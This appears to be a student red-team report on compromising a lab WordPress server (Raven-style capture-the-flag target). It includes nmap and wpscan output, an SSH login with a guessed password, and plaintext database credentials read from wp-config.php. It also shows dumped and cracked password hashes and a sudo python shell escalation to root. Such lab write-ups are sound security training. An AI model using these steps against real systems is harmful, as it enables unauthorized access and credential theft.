Red Team: Summary of Operations

By: Eren Yargici


Table of Contents:

Exposed Services

Nmap scan results for each machine reveal the below services and operating system details:

$ nmap -sV 192.168.1.0/24

Output for Target 1:



```
Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

- SSH (Port 22)
- HTTP (Port 80)

Critical Vulnerabilities


The following vulnerabilities were identified on target machine:

- Identified following users on network: michael and steven
- User ‘michael’ had used same password as their username
- MySQL server login credentials was listed in ‘wp-config.php’ file in plain text
- Steven user account was able to execute python code to escalate root privileges

Following command was used for WordPress Scan:

$ wpscan --url http://192.168.1.110/wordpress -eu

Output for the command:




```
Scan Aborted: The remote website is up, but does not seem to be running WordPress.
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Aug  7 08:34:48 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- `SSH into Michael's account`
  - **Exploit Used**
    - User michael used their username as their password
    - Command to gain access: *ssh michael@192.168.1.110*



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```


- `MySQL login credentials`
  - **Exploit Used**
    - Login credentials for MySQL server were found in ‘wp-config.php’ file within the /var/www/html/wordpress directory.
    - Command to gain access: *mysql -u root -p*
      - Password: *R@v3nSecurity*

Login Credentials:



```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```


Proof of Exploit:



```
michael@target1:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 65
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

- **Access to Wordpress MySQL Database**
    - **Exploit Used**
        - Login credentials for MySQL server were found in ‘wp-config.php’ file within the /var/www/html/wordpress directory.
        - Command to gain access:
        - *use wordpress;*
        - *show tables;*
        - *describe wp_users;*
        - *SELECT user_login,user_pass FROM wp_users;*


Password Hashes of Wordpress accounts:



```
mysql> SELECT user_login,user_pass FROM wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql> 
```

- **Root Privilege Escalation**
    - **Exploit Used**
        - Exploited the password hash of user ‘steven’ with the help of John the Ripper and accessed the account.
            - Username: steven
            - Password: pink84
        - User had python sudo privileges which were exploited through a spawn shell. Following command was used to gain root access which then allowed us to find confidential flag 4.
        - Command to exploit sudo access: *sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’*

Gaining Root Privileges:



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# ls
bin   etc    lib         media  proc  sbin  tmp   var
boot  home   lib64       mnt    root  srv  usr   vmlinuz
dev   initrd.img  lost+found  opt    run   sys  vagrant
root@target1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/# 
```